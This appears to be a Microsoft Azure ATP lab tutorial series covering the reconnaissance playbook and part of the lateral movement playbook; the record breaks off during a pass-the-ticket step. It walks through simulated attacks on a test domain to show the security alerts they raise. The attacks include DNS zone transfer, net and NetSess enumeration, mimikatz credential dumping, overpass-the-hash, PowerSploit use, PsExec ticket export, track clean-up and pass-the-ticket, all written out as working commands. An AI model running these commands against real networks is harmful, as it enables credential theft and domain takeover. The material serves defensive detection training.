Tutorial: Reconnaissance playbook

3/4/2019 • 7 minutes to read

The second tutorial in this four part series for Azure ATP security alerts is a reconnaissance playbook. The purpose of the Azure ATP security alert lab is to illustrate **Azure ATP**'s capabilities in identifying and detecting suspicious activities and potential attacks against your network. The playbook explains how to test against some of Azure ATP's *discrete* detections, and focuses on Azure ATP's *signature*-based capabilities. This playbook doesn't include alerts or detections based on advanced machine-learning, or user/entity based behavioral detections, as they require a learning period with real network traffic for up to 30 days. For more information about each tutorial in this series, see the [ATP security alert lab overview](#).

This playbook illustrates the threat detections and security alerts services of Azure ATP for simulated attacks from common, real-world, publicly available hacking and attack tools.

In this tutorial you will:

- Simulate network mapping reconnaissance
- Simulate Directory Service reconnaissance
- Simulate user and IP address (SMB) reconnaissance
- Review the security alerts from the simulated reconnaissance in Azure ATP

Prerequisites

[A completed ATP security alert lab](#)

- We recommend following the lab setup instructions as closely as possible. The closer your lab is to the suggested lab setup, the easier it will be to follow the Azure ATP testing procedures.

Simulate a Reconnaissance attack

Once an attacker gains presence in your environment, their reconnaissance campaign begins. At this phase, the attacker will typically spend time researching. They try to discover computers of interest, enumerate users and groups, gather important IPs, and map your organization's assets and weaknesses. Reconnaissance activities allow attackers to gain a thorough understanding and complete mapping of your environment for later use.

Reconnaissance attack testing methods:

- Network-mapping reconnaissance
- Directory Service reconnaissance
- User and IP Address (SMB) reconnaissance

Network-mapping reconnaissance (DNS)

One of the first things an attacker will attempt is to try to get a copy of all DNS information. When successful, the attacker gains extensive information about your environment that potentially includes similar information about your other environments or networks.

Run nslookup from VictimPC

To test DNS reconnaissance, we'll use the native command-line tool, *nslookup*, to initiate a DNS zone transfer. DNS servers with correct configuration will refuse queries of this type and won't allow the zone transfer attempt.

Sign into **VictimPC**, using the compromised JeffL credentials. Run the following command:

```
nslookup
```

Type **server** then the FQDN or IP address of the DC where the ATP sensor is installed.

```
server contosodc.contoso.azure
```

Let's try to transfer the domain.

```
ls -d contoso.azure
```

- Replace contosodc.contoso.azure and contoso.azure with the FQDN of your Azure ATP sensor and domain name respectively.

```
cmd.exe - nslookup
C:\Windows\System32>nslookup
Default Server: UnKnown
Address: 10.0.24.4

> server contosodc.contoso.azure
Default Server: contosodc.contoso.azure
Address: 10.0.24.4

> ls -d contoso.azure
[contosodc.contoso.azure]
*** Can't list domain contoso.azure: Query refused
The DNS server refused to transfer the zone contoso.azure to your computer. If this
is incorrect, check the zone transfer security settings for contoso.azure on the DNS
server at IP address 10.0.24.4
```

If **ContosoDC** is your first deployed sensor, wait 15 minutes to allow the database backend to finish deploying the necessary microservices.

Network-mapping reconnaissance (DNS) Detected in Azure ATP


Getting visibility of this type of attempt (failed or successful) is vital for domain threat protection. Since we just installed the environment, we'll need to go to the Logical Activities timeline to see the activity.

In the Azure ATP Search, type **VictimPC**, then click on it to view the timeline.



Look for the "AXFR query" activity. Azure ATP detects this type of reconnaissance against your DNS.

- If you have a large number of activities, click **Filter by** and uncheck all types except "DNS query".



If your security analyst determined this activity originated from a security scanner, the specific device can be excluded from further detection alerts. In the top-right area of the alert, click on the three dots. Then, select **Close**

and exclude MySecurityScanner. Ensuring this alert doesn't show up again when detected from "MySecurityScanner".

Detecting failures can be as insightful as detecting successful attacks against an environment. The Azure ATP portal allows us to see the exact result of the actions done by a possible attacker. In our simulated DNS reconnaissance attack story, we, acting as attackers, were stopped from dumping the DNS records of the domain. Your SecOps team became aware of our attack attempt and which machine we used in our attempt from the Azure ATP security alert.

Directory Service Reconnaissance

Acting as an attacker, the next reconnaissance goal is an attempt to enumerate all users and groups in the Forest. Azure ATP suppresses Directory Service enumeration activity from your Suspicious Activity timeline until a 30 day learning period is completed. In the learning period, Azure ATP learns what is normal and abnormal for your network. After the 30 day learning period, abnormal Directory Service enumeration events invoke a security alert. During the 30 day learning period, you can see Azure ATP detections of these activities using the activity timeline of an entity in your network. The Azure ATP detections of these activities are shown in this lab.

To demonstrate a common Directory Service reconnaissance method, we'll use the native Microsoft binary, *net*. After our attempt, examining the Activity timeline of JeffL, our compromised user, will show Azure ATP detecting this activity.

Directory Service Enumeration via *net* from VictimPC

Any authenticated user or computer can potentially enumerate other users and groups in a domain. This enumeration ability is required for most applications to function properly. Our compromised user, JeffL, is an unprivileged domain account. In this simulated attack, we'll see exactly how even an unprivileged domain account can still provide valuable data points to an attacker.

1. From **VictimPC**, execute the following command:

```
net user /domain
```

The output shows all users in the Contoso.Azure domain.

```
C:\Users\JeffL>net user /domain
The request will be processed at a domain controller for domain Contoso.Azure.

User accounts for \\ContosoDC.Contoso.Azure
-----
AatpService      ContosoAdmin    DefaultAccount
Guest            JeffL           krbtgt
RonHD            SamiraA
The command completed successfully.
```

2. Let's try to enumerate all groups in the domain. Execute the following command:

```
net group /domain
```

The output shows all groups in the Contoso.Azure domain. Notice the one Security Group that isn't a default group: **Helpdesk**.

```
C:\Users\JeffL>net group /domain
The request will be processed at a domain controller for

Group Accounts for \\ContosoDC.Contoso.Azure
-----
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Helpdesk
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed successfully.
```

3. Now, let's try to enumerate only the Domain Admins group. Execute the following command:

```
net group "Domain Admins" /domain
```

```
C:\Users\JeffL>net group "domain admins" /domain
The request will be processed at a domain controller for domain Contoso.Azure.

Group name      Domain Admins
Comment         Designated administrators of the domain

Members
-----
ContosoAdmin    SamiraA
The command completed successfully.
```

Acting as an attacker, we've learned there are two members of the Domain Admins group: **SamiraA** and **ContosoAdmin** (built-in Administrator for the Domain Controller). Knowing no security boundary exists between our Domain and Forest, our next leap is to try to enumerate the Enterprise Admins.

4. To attempt to enumerate the Enterprise Admins, execute the following command:

```
net group "Enterprise Admins" /domain
```

We learned that there's only one Enterprise Admin, ContosoAdmin. This information wasn't important since we already knew there isn't a security boundary between our Domain and the Forest.

```
C:\Users\JeffL>net group "enterprise admins" /domain
The request will be processed at a domain controller for domain Contoso.Azure.

Group name      Enterprise Admins
Comment         Designated administrators of the enterprise


Members
-----
ContosoAdmin
The command completed successfully.
```

With the information gathered in our reconnaissance, we now know about the Helpdesk Security Group. Although that information isn't interesting yet. We also know that **SamiraA** is a member of the Domain Admins group. If we can harvest SamiraA's credential, we can gain access the Domain Controller itself.


Directory Service Enumeration Detected in Azure ATP

If our lab had *real live activity for 30 days with Azure ATP installed*, the activity we just did as JeffL would potentially be classified as abnormal. Abnormal activity would show up in the Suspicious Activity timeline. However, since we just installed the environment, we'll need to go to the Logical Activities timeline.

In the Azure ATP Search, let's see what JeffL's Logical Activity timeline looks like:




We can see when JeffL signed onto the VictimPC, using the Kerberos protocol. Additionally, we see that JeffL, from VictimPC, enumerated all the users in the domain.




Many activities are logged in the Logical Activity timeline making it a major capability to performing Digital Forensics and Incident Response (DFIR). You can even see activities when the initial detection wasn't from Azure ATP but from Windows Defender ATP, Office 365, and others.

Taking a look at **ContosoDC's page**, we can also see the computers JeffL logged into.



We can also get Directory Data, including JeffL's Memberships and Access Controls, all from within Azure ATP.



Now, our attention will be shift towards SMB Session Enumeration.

User and IP Address reconnaissance (SMB)

Active Directory's sysvol folder is one of the, if not *the*, most important network share in the environment. Every computer and user must be able to access this particular network share to pull down Group Policies. An attacker can get a goldmine of information from enumerating who has active sessions with the sysvol folder.

Our next step is SMB Session Enumeration against the ContosoDC resource. We want to learn who else has sessions with the SMB share, and *from what IP*.

Use JoeWare's NetSess.exe from VictimPC

Run JoeWare's **NetSess** tool against ContosoDC in context of an authenticated user, in this case, ContosoDC:

```
NetSess.exe ContosoDC
```

```
c:\Tools\NetSess>NetSess.exe contosodc
NetSess V02.00.00cpp Joe Richards (joe@joeware.net) January 2004
Enumerating Host: contosodc
Client          User Name      Time           Idle Time
-----
\\\\10.0.24.6   SamiraA       000:10:09     000:00:09
\\\\10.0.24.6   SamiraA       000:09:08     000:06:00
\\\\10.0.24.6   SamiraA       000:08:06     000:06:00
\\\\10.0.24.6   SamiraA       000:07:05     000:06:00
\\\\10.0.24.6   SamiraA       000:06:05     000:06:00
\\\\10.0.24.6   SamiraA       000:05:01     000:01:00
\\\\10.0.24.6   SamiraA       000:03:58     000:01:00
\\\\10.0.24.6   SamiraA       000:02:55     000:01:00
\\\\10.0.24.6   SamiraA       000:01:55     000:01:00
\\\\10.0.24.6   SamiraA       000:00:53     000:00:53
\\\\10.0.24.5   JeffL         000:00:00     000:00:00
Total of 11 entries enumerated
```

We already know that SamiraA is a Domain Admin. This attack gave us SamiraA's IP address as 10.0.24.6. As an attacker, we learned exactly who we need to compromise. We also got the network location where that credential is logged in.

User and IP Address reconnaissance (SMB) Detected in Azure ATP

Now we can see what Azure ATP detected for us:

User and IP address reconnaissance (SMB) OPEN

SMB session enumeration attempts were successfully performed by **Jeff Leatherman**, from **VictimPC** against **ContosoDC**, exposing **2 accounts**.

9:02 PM Nov 26, 2018

TIME	ACCOUNTS	RESULT	EXPOSED ACCOUNTS	AGAINST DOMAIN CONTROLLERS
11/26/18 9:02 PM	Jeff Leatherman Contoso.Azure	Success	11 exposed accounts	ContosoDC Contoso.Azure

EXPOSED ACCOUNTS (11)

- SamiraA on 10.0.24.6

Not only are we alerted on this activity, we're also alerted on the exposed accounts and their respective IP addresses *at that point in time*. As the Security Operations Center (SOC), we don't just have the attempt and its status, but also what was sent back to the attacker. This information aids our investigation.

Next steps

The next phase in the attack kill chain is typically an attempt at lateral movement.

[Azure ATP Lateral Movement playbook](#)

Join the Community

Have more questions, or an interest in discussing Azure ATP and related security with others? Join the [Azure ATP Community](#) today!

Tutorial: Lateral movement playbook

3/4/2019 • 8 minutes to read

The lateral movement playbook is third in the four part tutorial series for Azure ATP security alerts. The purpose of the Azure ATP security alert lab is to illustrate **Azure ATP**'s capabilities in identifying and detecting suspicious activities and potential attacks against your network. The playbook explains how to test against some of Azure ATP's *discrete* detections. The playbook focuses on Azure ATP's *signature*-based capabilities and doesn't include advanced machine-learning, user or entity-based behavioral detections (these require a learning period with real network traffic for up to 30 days). For more information about each tutorial in this series, see the [ATP security alert lab overview](#).

This playbook shows some of the lateral movement path threat detections and security alerts services of Azure ATP by mimicking an attack with common, real-world, publicly available hacking and attack tools.

In this tutorial you will:

- Harvest NTLM hashes and simulate an Overpass-the-Hash attack to obtain a Kerberos Ticket Granting Ticket (TGT).
- Masquerade as another user, move laterally across the network, and harvest more credentials.
- Simulate a Pass-the-Ticket attack to gain access to the domain controller.
- Review the security alerts from the lateral movement in Azure ATP.

Prerequisites

1. [A completed ATP security alert lab](#)

- We recommend following the lab setup instructions as closely as possible. The closer your lab is to the suggested lab setup, the easier it will be to follow the Azure ATP testing procedures.

2. [Completion of the reconnaissance playbook tutorial](#)

Lateral Movement

From our simulated attacks in the previous tutorial, the reconnaissance playbook, we gained extensive network information. Using that information, our goal during this Lateral Movement phase of the lab is getting to the critical value IP addresses we already discovered and seeing Azure ATP's alerts on the movement. In the previous Reconnaissance lab simulation, we identified 10.0.24.6 as the target IP since that was where SamiraA's computer credentials were exposed. We'll mimic various attack methods to try to move laterally across the domain.

Dump Credentials In-Memory from VictimPC

During our mock reconnaissance attacks, **VictimPC** wasn't only exposed to JeffL's credentials. There are other useful accounts to discover on that machine. To achieve a lateral move using **VictimPC**, we'll attempt to enumerate in-memory credentials on the shared resource. Dumping in-memory credentials using **mimikatz** is a popular attack method using a common tool.

Mimikatz sekurlsa::logonpasswords

1. Open an **elevated command prompt** on **VictimPC**.
2. Navigate to the tools folder where you saved Mimikatz and execute the following command:


```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" >> c:\temp\victimpc.txt
```

- Open **c:\temp\victimpc.txt** to view the harvested credentials Mimikatz found and wrote to the txt file.

```
Authentication Id : 0 ; 4007641 (00000000:003d26d9)
Session           : Batch from 0
User Name         : RonHD
Domain            : CONTOSO
Logon Server      : ContosoDC
Logon Time        : 11/27/2018 1:00:56 AM
SID               : S-1-5-21-2839646386-741382897-445212193-1104
msv :
  [00000003] Primary
  * Username      : RonHD
  * Domain        : CONTOSO
  * NTLM          : 96def1a633fc6790124d5f8fe21cc72b
  * SHA1          : bb07296ec61898ab7475c39982300ff4a97c1a2d
  * DPAPI         : 70303bd9de61a01ccb618c82a5e917f7
tspkg :
```

- We successfully harvested RonHD's NTLM hash from memory using mimikatz. We'll need the NTLM hash shortly.

IMPORTANT

- It's expected and normal that the hashes shown in this example are different from the hashes you see in your own lab environment. The purpose of this exercise is to help you understand how the hashes were obtained, get their values, and use them in the next phases.
- The credential of the computer account was also exposed in this harvest. While the computer account credential value is not useful in our current lab, remember this is another avenue real attackers use to gain lateral movement in your environment.

Gather more information about the RonHD account

An attacker may not initially know who RonHD is or its value as a target. All they know is they can use the credential if it's advantageous to do so. However, using the **net** command we, acting as an attacker, can discover what groups RonHD is a member of.

From **VictimPC**, run the following command:

```
net user ronhd /domain
```

```
C:\Users\Jeffl>net user "ronhd" /domain
The request will be processed at a domain controller for domain Contoso.Azure.

User name           RonHD
Full Name           Ron Helpdesk
Comment
User's comment
Country/region code 000 (System Default)

Logon hours allowed All

Local Group Memberships
Global Group memberships *Helpdesk *Domain Users
The command completed successfully.
```

From the results, we learn RonHD is a member of the "Helpdesk" Security Group. We know RonHD gives us privileges that come with the account *and* with the Helpdesk Security Group.

Mimikatz sekurlsa::pth


Using a common technique called **Overpass-the-Hash**, the harvested NTLM hash is used to obtain a Ticket Granting Ticket (TGT). An attacker with a user's TGT, can masquerade as a compromised user such as RonHD. While masquerading as RonHD, we can access any domain resource the compromised user has access to or their respective Security Groups have access to.

1. From **VictimPC**, change directory to the folder containing **Mimikatz.exe** storage location on your filesystem and execute the following command:

```
mimikatz.exe "privilege::debug" "sekurlsa::pth /user:ronhd /ntlm:96def1a633fc6790124d5f8fe21cc72b /domain:contoso.azure" "exit"
```

NOTE

If your hash for RonHD was different in the previous steps, replace the NTLM hash above with the hash you gathered from *victimpc.txt*.



```
C:\Tools\Mimikatz> mimikatz.exe "privilege::debug" "sekurlsa::pth /user:ronhd /ntlm:96def1a633fc6790124d5f8fe21cc72b /domain:contoso.azure" "exit"

.#####. mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth /user:ronhd /ntlm:96def1a633fc6790124d5f8fe21cc72b /domain:contoso.azure
user : ronhd
domain : contoso.azure

PID 388
TID 4752
LSA Process is now R/W
LUID 0 : 21519176 (00000000:01485b48)
msv1_0 - data copy @ 0000021E5033F440 : OK !
kerberos - data copy @ 0000021E50CDAFE8
msv1_0 - hmac -> null
kerberos - hmac -> null
```

2. Check that a new command prompt opens. It will be executing as RonHD, but that may not seem obvious yet. Don't close the new command prompt since you'll use it next.


Azure ATP won't detect a hash passed on a local resource. Azure ATP detects when a hash is **used from one resource to access another** resource or service.

Additional lateral move

Now, with RonHD's credential, can it give us access we previously didn't have with JeffL's credentials? We'll use **PowerSploit** `Get-NetLocalGroup` to help answer that.

1. In the command console that opened up because of our previous attack, running as RonHD, execute the following items:

```
powershell
Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass
Import-Module C:\tools\PowerSploit\PowerSploit.psm1 -Force
Get-NetLocalGroup 10.0.24.6
```



```
C:\Windows\system32> cd c:\Tools\PowerSploit
c:\Tools\PowerSploit> powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Tools\PowerSploit> Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process
PS C:\Tools\PowerSploit> Import-Module .\PowerSploit.psm1
PS C:\Tools\PowerSploit> Get-NetLocalGroup 10.0.24.6
```

Behind the scenes, this uses Remote SAM to identify the local admins for the IP we discovered earlier that was exposed to a Domain Admin account.

Our output will look similar to:

```
ComputerName : 10.0.24.6
AccountName  : AdminPC/ContosoAdmin 1
IsDomain    : False
IsGroup     : False
SID         : S-1-5-21-3318068714-1612151825-4209612699-500
Description  : Built-in account for administering the computer/domain
PwdLastSet  : 11/26/2018 7:25:50 AM
PwdExpired  : False
UserFlags   : 513
Disabled    : False
LastLogin   : 11/27/2018 1:52:26 AM

ComputerName : 10.0.24.6
AccountName  : Contoso.Azure/Helpdesk 2
IsDomain    : True
IsGroup     : True
SID         : S-1-5-21-2839646386-741382897-445212193-1105
Description  :
Disabled    :
LastLogin   :
PwdLastSet  :
PwdExpired  :
UserFlags   :
```

This machine has two Local Administrators, the built-in Administrator "ContosoAdmin" and "Helpdesk". We know RonHD is a member of the "Helpdesk" Security Group. We also were told the machine's name, AdminPC. Since we have RonHD's credentials, we should be able to use it to laterally move to AdminPC and gain access to that machine.

- From the *same command prompt*, which is running in context of RonHD, type **exit** to get out of PowerShell if needed. Then, run the following command:

```
dir \\adminpc\c$
```

- We successfully accessed AdminPC. Let's see what tickets we have. In the same cmd prompt, run the following command:

```
klist
```

```
c:\Tools\PowerSploit>klist
Current LogonId is 0:0x1485b48
Cached Tickets: (5)
#0> Client: ronhd @ CONTOSO.AZURE
Server: krbtgt/CONTOSO.AZURE @ CONTOSO.AZURE
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_ca
Start Time: 11/27/2018 18:31:00 (local)
End Time: 11/28/2018 4:31:00 (local)
Renew Time: 12/4/2018 18:31:00 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called: ContosoDC.Contoso.Azure
#1> Client: ronhd @ CONTOSO.AZURE
Server: LDAP/ContosoDC.Contoso.Azure/CONTOSO @ CONTOSO.AZURE
```

You can see that, for this particular process, we have RonHD's TGT in memory. We successfully performed an Overpass-the-Hash attack in our lab. We converted the NTLM hash that was compromised earlier and used it to obtain a Kerberos TGT. That Kerberos TGT was then used to gain access to another network resource, in this case, AdminPC.

Overpass-the-Hash Detected in Azure ATP

Looking at the Azure ATP console, we can see the following things:

TIME	ACCOUNTS (1)	AUTHENTICATION RESULT	AGAINST DOMAIN CONTROLLERS (1)
11/27/18 1:31 PM	Ron Helpdesk Contoso.Azure	Success	ContosoDC Contoso.Azure

Azure ATP detected that RonHD's account was compromised on VictimPC and then used to successfully get a Kerberos TGT. If we click on RonHD's name in the alert, we're taken to the Logical Activity timeline of RonHD, where we can further our investigation.

In the Security Operations Center, our Security Analyst is made aware of the compromised credential and can quickly investigate what resources it accessed.

Domain Escalation

From our simulated attack, we don't just have access to AdminPC, we have validated Administrator privileges on AdminPC. We can now laterally move to AdminPC and harvest more credentials.

Here, we will:

- Stage Mimikatz on AdminPC
- Harvest Tickets on AdminPC
- Pass-the-Ticket to become SamiraA

Pass-the-Ticket

From the command prompt running in the context of *RonHD* on **VictimPC**, traverse to where our common attack-tools are located. Then, run `xcopy` to move those tools to the AdminPC:

```
xcopy mimikatz.exe \\adminpc\c$\temp
```

Press `d` when prompted, stating that the "temp" folder is a directory on AdminPC.

```
c:\Tools\mimikatz\x64>xcopy mimikatz.exe \\adminpc\c$\temp
Does \\adminpc\c$\temp specify a file name
or directory name on the target
(F = file, D = directory)? d
C:\mimikatz.exe
1 File(s) copied
```

Mimikatz sekurlsa::tickets

With Mimikatz staged on AdminPC, we'll use PsExec to remotely execute it.

1. Traverse to where PsExec is located and execute the following command:

```
PsExec.exe \\AdminPC -accepteula cmd /c (cd c:\temp ^& mimikatz.exe "privilege::debug"  
"sekurlsa::tickets /export" "exit")
```

That command will execute and export the tickets found in the LSASS.exe process and place them in the current directory, on AdminPC.

2. We need to copy the tickets back over to VictimPC from AdminPC. Since we're only interested in SamiraA's tickets for this example, execute the following command:

```
xcopy \\adminpc\c$\temp\*SamiraA* c:\temp\adminpc_tickets
```

```
c:\Tools\Sysinternals>xcopy \\adminpc\c$\temp\*SamiraA* c:\temp\adminpc_tickets  
Does C:\temp\adminpc_tickets specify a file name  
or directory name on the target  
(F = file, D = directory)? d  
\\adminpc\c$\temp\[0;c10770]-0-0-40a50000-SamiraA@LDAP-ContosoDC.Contoso.Azure.kirbi  
\\adminpc\c$\temp\[0;c10770]-2-0-40e10000-SamiraA@krbtgt-CONTOSO.AZURE.kirbi  
\\adminpc\c$\temp\[0;c13055]-2-0-40e10000-SamiraA@krbtgt-CONTOSO.AZURE.kirbi  
\\adminpc\c$\temp\[0;c13055]-2-0-40e10000-SamiraA@krbtgt-CONTOSO.AZURE.kirbi
```


3. Let's clean up our tracks on AdminPC by deleting our files.

```
rmdir \\adminpc\c$\temp /s /q
```

NOTE

More sophisticated attackers will not touch disk when executing arbitrary code on a machine after gaining administrative privileges on it.

On our **VictimPC**, we have these harvested tickets in our **c:\temp\adminpc_tickets** folder:



Mimikatz Kerberos::ptt

With the tickets locally on VictimPC, it's finally time to become SamiraA by "Passing the Ticket".

1. From the location of **Mimikatz** on **VictimPC**'s filesystem, open a new **elevated command prompt**, and execute the following command:

```
mimikatz.exe "privilege::debug" "kerberos::ptt c:\temp\adminpc_tickets" "exit"
```

```
c:\Tools\mimikatz\x64>mimikatz.exe "privilege::debug" "kerberos::ptt c:\temp\adminpc_tickets" "exit"
.#####. mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
.^#####. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # kerberos::ptt c:\temp\adminpc_tickets
